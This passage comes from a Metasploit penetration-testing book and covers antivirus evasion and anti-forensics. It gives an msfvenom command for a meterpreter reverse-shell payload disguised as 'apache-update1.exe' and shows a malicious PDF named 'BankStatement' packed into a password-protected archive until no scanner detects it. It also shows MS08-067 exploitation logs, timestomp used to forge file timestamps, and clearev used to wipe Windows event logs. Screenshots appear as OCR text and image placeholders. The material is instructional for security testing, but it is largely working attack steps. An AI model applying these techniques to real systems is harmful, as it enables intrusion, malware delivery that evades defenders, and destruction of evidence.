ALYac	Gen:Variant.Razy.174703	20170526		
Arcafit	Trojan.Razy.D2AA6F	20170526		
Avast	Win32:SwPatch [Wrm]	20170526		

Now, to further try and make our payload undetectable, this time we'll try changing the encoder from `shikata_ga_nai` ;(as used earlier) to a new encoder named `opt_sub`, as shown in the following screenshot. We'll run the encoder on our payload for five iterations:

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.44.134 LPORT=8080 -e x86/opt_sub -i 5 -b '\x00' -f exe -o /root/Desktop/apache-update1.exe
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/opt_sub
x86/opt_sub succeeded with size 1373 (iteration=0)
x86/opt_sub succeeded with size 5533 (iteration=1)
x86/opt_sub succeeded with size 22173 (iteration=2)
x86/opt_sub succeeded with size 88733 (iteration=3)
x86/opt_sub succeeded with size 354973 (iteration=4)
x86/opt_sub chosen with final size 354973
Payload size: 354973 bytes
Final size of exe file: 430080 bytes
Saved as: /root/Desktop/apache-update1.exe
root@kali:~#
```

Once the payload has been generated, we will submit it to <http://www.virustotal.com> for analysis. This time, the results look much better! Only 25 antivirus programs out of the 60 were able to detect our payload as compared to 45 out of the 60 earlier, as shown in the following screenshot. This is certainly a significant improvement:

Antivirus	Result	Update
Ad-Aware	Gen:Variant.Razy.63085	20170526
AegisLab	Trojan/W32.Jorik.Skor.IrUS	20170526
AhnLab-V3	Trojan/Win32.Swrot.C695042	20170525
ALYac	Gen:Variant.Razy.63085	20170526
Arcabit	Trojan.Razy.DF66D	20170526

You have probably worked out that there is no single secret recipe that could make our payload completely undetectable. The process of making payload undetectable involves a lot of trial and error methods using various permutations, combinations, and iterations of different encoders. You have to simply keep trying until the payload detection rate goes down to an acceptable level. ;

However, it's also very important to note that at times running multiple iterations of an encoder on a payload may even damage the original payload code. Hence, it's advisable to actually verify the payload by executing it on a test instance before it's sent to the target system.

Using packagers and encryptors

In the previous section, we have seen how to make use of various encoders in order to make our payload undetectable from antivirus programs. However, even after using different encoders and iterations, our payload was still detected by a few antivirus programs. In order to make our payload completely stealthy, we can make use of a ;called ;encrypted self extracting archive ,feature offered by a compression utility called 7-Zip.

To begin, we'll first upload a malicious PDF file (containing a payload) to the site <http://www.virustotal.com>, as shown in the following screenshot. The analysis shows that our PDF file was detected by 32 antivirus programs out of the ;56 available, as seen in the following screenshot:

The screenshot shows a browser window displaying the VirusTotal analysis page for a PDF file. The URL in the address bar is <https://www.virustotal.com/en/file/ee2cc015d43fc2b123ec7502cc2ff6484c819d3353ffe500ffbad4f559/analysis/>. The page header includes the VirusTotal logo and navigation links for Community, Statistics, Documentation, FAQ, About, English, Join our community, and Sign in.


Analysis Summary:

- SHA256: ee2cc015d43fc2b123ec7502cc2ff6484c819d3353ffe500ffbad4f559
- File name: BankStatement.pdf
- Detection ratio: 32 / 56
- Analysis date: 2017-05-26 05:54:39 UTC (3 minutes ago)

Antivirus Detection Table:

Antivirus	Result	Update
Ad-Aware	Exploit PDF-Name.Gen	20170526
ALYac	PDF:Exploit PDF-JS.AIB	20170526
Arcabit	Exploit PDF-Name.Gen	20170526
Avast	JS.Pdfka-AK [Exp]	20170526
AVG	Lulu Exploit.PDF.B	20170525
Avira (no cloud)	EXP/Pidief.azz	20170525

Now using the 7-Zip utility, as shown in the following screenshot, we convert our malicious PDF file into a self-extracting archive:



The analysis results, as shown in the following screenshot, show that the PDF file that was converted into a self-extracting archive got detected by 21 antivirus programs out of the 59 available. This is much better than our previous attempt (32/56):

The screenshot shows the VirusTotal analysis interface. At the top, there's a navigation bar with File, Edit, View, History, Bookmarks, Tools, and Help. Below that is a toolbar with various icons. The main title is "Antivirus scan for 59f4de6d7165b11080c4279228f01b226222ab530f4e924f08976e82e7f5f29/analysis/1495778127/". The URL in the address bar is <https://www.virustotal.com/en/file/59f4de6d7165b11080c4279228f01b226222ab530f4e924f08976e82e7f5f29/analysis/1495778127/>. The page header includes Community, Statistics, Documentation, FAQ, About, English, Join our community, and Sign in.

The main content area displays the VirusTotal logo and some file metadata:

- SHA256: 59f4de6d7165b11080c4279228f01b226222ab530f4e924f08976e82e7f5f29
- File name: BankStatement.exe
- Detection ratio: 21 / 59
- Analysis date: 2017-05-26 05:55:27 UTC (1 minute ago)


To the right of the metadata is a graphic showing a red devil-like face and a green angel-like face, each with a score of 0. A curved arrow points from the devil to the angel.

Below the metadata is a navigation bar with tabs: Analysis (selected), File detail, Additional information, Comments, and Votes.

A table follows, showing the results of 21 different antivirus engines:

Antivirus	Result	Update
Arcabit	Exploit.PDF-Name.Gen	20170526
Avast	JS:Pdfka-AK [Expl]	20170526
AVG	Luhe Exploit.PDF.B	20170525
Avira (no cloud)	EXP/Pidief.azz	20170525
Baidu	JS.Exploit.Pdfka.adb	20170525
BitDefender	Exploit.PDF-Name.Gen	20170526

Now to make the payload even more stealthy, we will convert our payload into a password-protected self-extracting archive. This can be done with the help of the 7-Zip utility, as shown in the following screenshot:



Now, we'll upload the password encrypted payload to the site <http://www.virustotal.com> and check the result, as shown in the following screenshot. Interestingly, this time none of the antivirus programs were able to detect our payload. Now, our payload will go undetected throughout its transit journey until it reaches its target. However, the password protection adds another barrier for the end user (victim) executing the payload:

The screenshot shows the VirusTotal website interface. At the top, there's a navigation bar with links for File, Edit, View, History, Bookmarks, Tools, and Help. Below the bar, a search bar contains the URL <https://www.virustotal.com/en/file/e3770d461650cd06ce0d1f96b68f533500d6233a509ee127440fb386d69fdb/analysis/1495778357/>. The main content area features the VirusTotal logo and displays the following information:

- SHA256: e3770d461650cd06ce0d1f96b68f533500d6233a509ee127440fb386d69fdb
- File name: BankStatement.exe
- Detection ratio: 0 / 61
- Analysis date: 2017-05-26 05:59:17 UTC (0 minutes ago)

Below this, there's a summary chart showing 0 red (malicious) and 0 green (benign) detections. The chart has a red sad face icon and a green happy face icon, with an upward arrow between them.

At the bottom of the main content area, there are tabs for Analysis (which is selected), File detail, Additional information, Comments, and Votes.

Under the 'Analysis' tab, a table lists the results from various antivirus engines:

Antivirus	Result	Update
Ad-Aware	✓	20170526
AegisLab	✓	20170526
AhnLab-V3	✓	20170526
Alibaba	∅	20170526
ALYac	✓	20170526
Antiy-AVL	✓	20170526

What is a sandbox?

Whenever we execute an application, be it legitimate or malicious, some of the events that occur are as follows:

- Application directly interacts with the host operating system
- System calls are made
- Network connections are established
- Registry entries are modified
- Event logs are written out
- Temporary files are created or deleted
- New processes are spawned
- Configuration files are updated

All the above events are persistent in nature and change the state of the target system. Now, there might be a scenario wherein we have to test a malicious program in a controlled manner such that the state of the test system remains unchanged. This is exactly where a sandbox can play an important role.

Imagine that a sandbox is an isolated container or compartment. Anything that is executed within a sandbox stays within the sandbox and does not impact the outside world. Running a payload sample within a sandbox will help you analyze its behavior without impacting the host operating system.

There are a couple of open source and free sandbox frameworks available as follows:

- Sandboxie: <https://www.sandboxie.com>
- Cuckoo Sandbox: <https://cuckoosandbox.org/>

Exploring capabilities of these sandboxes is beyond the scope of this book; however, it's worth trying out these sandboxes for malicious payload analysis.

Anti-forensics

Over the past decade or so, there have been substantial improvements and advancements in digital forensic technologies. The forensic tools and techniques are well developed and matured to search, analyze, and preserve any digital evidence in case of a breach/fraud or an incident.

We have seen throughout this book how Metasploit can be used to compromise a remote system. The meterpreter works using an in-memory `dll` injection and ensures that nothing is written onto the disk unless explicitly required. However, during a compromise, we often require to perform certain actions that modify, add, or delete files on the remote filesystem. This implies that our actions will be traced back if at all a forensic investigation is made on the compromised system.

Making a successful compromise of our target system is one part while making sure that our compromise remains unnoticed and undetected even from a forensic perspective is the other essential part. Fortunately, the Metasploit Framework offers tools and utilities that help us clear our tracks and ensure that least or no evidence of our compromise is left back on the system.

Timestomp

Each and every file and folder located on the filesystem, irrespective of the type of operating system, has metadata associated with it. Metadata is nothing but properties of a particular file or folder that contain information such as time and date when it was created, accessed, and modified, its size on the disk, its ownership information, and some other attributes such as whether it's marked as read-only or hidden. In case of any fraud or incident, this metadata can reveal a lot of useful information that can trace back the attack.

Apart from the metadata concern, there are also certain security programs known as **File Integrity Monitors** ;that keep on monitoring files for any changes. Now, when we compromise a system and get a meterpreter shell on it, we might be required to access existing files on this system, create new files, or modify existing files. When we do such changes, it will obviously reflect in the metadata in the form of changed timestamps. This could certainly raise an alarm or give away a lead during incident investigation. To avoid leaving our traces through metadata, we would want to overwrite the metadata information (especially timestamps) for each file and folder that we accessed or created during our compromise.

Meterpreter offers a very useful utility called `timestomp` ;with which you can overwrite the timestamp values of any file or folder with the one of your choices.

The following screenshot shows the help menu of the `timestomp` ;utility once we have got the meterpreter shell on the compromised system:

```
root@kali: ~
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.44.134:4444
[*] 192.168.44.129:445 - Automatically detecting the target...
[*] 192.168.44.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.44.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.44.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:4444 -> 192.168.44.129:1090) at 2017-05-26 12:55:30 -0400


meterpreter > sysinfo
Computer       : SAGAR-C51B4AADE
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture   : x86
System Language: en-US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/win32
meterpreter > timestamp

Usage: timestamp OPTIONS file_path

OPTIONS:
  -a <opt>  Set the "last accessed" time of the file
  -b          Set the MACE timestamps so that EnCase shows blanks
  -c <opt>  Set the "creation" time of the file
  -e <opt>  Set the "mft entry modified" time of the file
  -f <opt>  Set the MACE of attributes equal to the supplied file
  -h          Help banner
  -m <opt>  Set the "last written" time of the file
  -r          Set the MACE timestamps recursively on a directory
  -v          Display the UTC MACE values of the file
  -z <opt>  Set all four attributes (MACE) of the file

meterpreter > [ 143 ]
```

The following screenshot shows the timestamps for the file Confidential.txt ;before using timestamp:




Now, we will compromise our target system using the SMB MS08_67_netapi vulnerability and then use the timestamp ;utility to modify timestamps of the file Confidential.txt, as shown in the following screenshot:

```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.44.134:4444
[*] 192.168.44.129:445 - Automatically detecting the target...
[*] 192.168.44.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.44.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.44.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:4444 -> 192.168.44.129:1105) at
2017-05-30 22:33:32 -0400

meterpreter > sysinfo
Computer      : SAGAR-C51B4AADE
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture   : x86
System Language: en_US
Domain        : MSHOME
Logged On Users: 2
Meterpreter    : x86/win32
meterpreter > timestamp Confidential.txt -c "02/10/2014 10:10:10"
```

After using the `timestamp` utility to modify the file timestamps, we can see the changed timestamp values for the file `Confidential.txt`, as shown in the following screenshot:




clearrev

Whenever we interact with a Windows system, all the actions get recorded in the form of event logs. The event logs are classified into three categories, namely application logs, security logs, and system logs. In case of a system failure or security compromise, event logs are most likely to be seen first by the investigator/administrator.

Let's consider a scenario wherein we compromised a Windows host using some vulnerability. Then, we used meterpreter to upload new files to the compromised system. We also escalated privileges and tried to add a new user. Now, these actions would get captured in the event logs. After all the efforts we put into the compromise, we would certainly not want our actions to get detected. This is when we can use a meterpreter script known as `clearrev`; to wipe out all the logs and clear our activity trails.

The following screenshot shows the Windows Event Viewer application which stores and displays all event logs:




Now, we compromise our target Windows system using the SMB MS08_67_netapi vulnerability and get a meterpreter access. We type in the clearev ; command on the meterpreter shell (as shown in the following screenshot), and it simply wipes out all the even logs on the compromised system:

```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(ms08_67_netapi) > set RHOST 192.168.44.129
RHOST => 192.168.44.129
msf exploit(ms08_67_netapi) > exploit
[*] Started reverse TCP handler on 192.168.44.134:4444
[*] 192.168.44.129:445 - Automatically detecting the target...
[*] 192.168.44.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.44.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.44.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:4444 -> 192.168.44.129:1176) at 2017-05-30 00:17:11 -0400

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > clearev
[*] Wiping 380 records from Application...
[*] Wiping 798 records from System...
[-] stdapi_sys.eventlog_open: Operation failed: 1314
meterpreter > 
```

Back on our compromised Windows system, we check the Event Viewer and find that all logs have been cleared out, as seen in the following screenshot:



Summary

In this chapter, you explored the various techniques to make payloads undetectable and were briefed about the various capabilities of the Metasploit Framework related to anti-forensics. Moving ahead to the next chapter, we'll deep dive into a cyber attack management tool called Armitage, which uses Metasploit at the backend and eases more complex penetration testing tasks.

Exercises

You can try the following exercises:

- Use the `msfvenom` utility to generate payload, and then try using various encoders to make it least detectable on the site <https://www.virustotal.com>
- Explore a tool called `Hyperion` for making the payload undetectable
- Try using any of the sandbox applications to analyze the behavior of the payload generated using the `msfvenom` utility

10

Cyber Attack Management with Armitage

So far, throughout this book, you have learned the various basic and advanced techniques of using Metasploit in all stages of the penetration testing life cycle. We have performed all this using the Metasploit command-line interface `msfconsole`. Now that we are well familiar with using `msfconsole`, let's move on to use a graphical interface that will make our penetration testing tasks even easier. In this chapter, we'll cover the following topics:

- A brief introduction to Armitage
- Firing up the Armitage console
- Scanning and enumeration
- Finding suitable attacks
- Exploiting the target

What is Armitage?

In simple terms, Armitage is nothing but a GUI tool for performing and managing all the tasks that otherwise could have been performed through `msfconsole`.


Armitage helps visualize the targets, automatically recommends suitable exploits, and exposes the advanced post-exploitation features in the framework.

Remember, Armitage uses Metasploit at its backend; so in order to use Armitage, you need to have a running instance of Metasploit on your system. Armitage not only integrates with Metasploit but also with other tools such as NMAP for advanced port scanning and enumeration.

Armitage comes preinstalled on a default Kali Linux installation.


Starting the Armitage console

Before we actually start the Armitage console, as a prerequisite, first we need to start the postgresql service and the Metasploit service, as shown in the following screenshot:




```
root@kali:~# service postgresql start
root@kali:~# msfconsole
```


Once the postgresql and Metasploit services are up and running, we can launch the Armitage console by typing `armitage` ;on the command shell, as shown in the following screenshot:



Upon the initial startup, the armitage console appears as shown in the following screenshot:

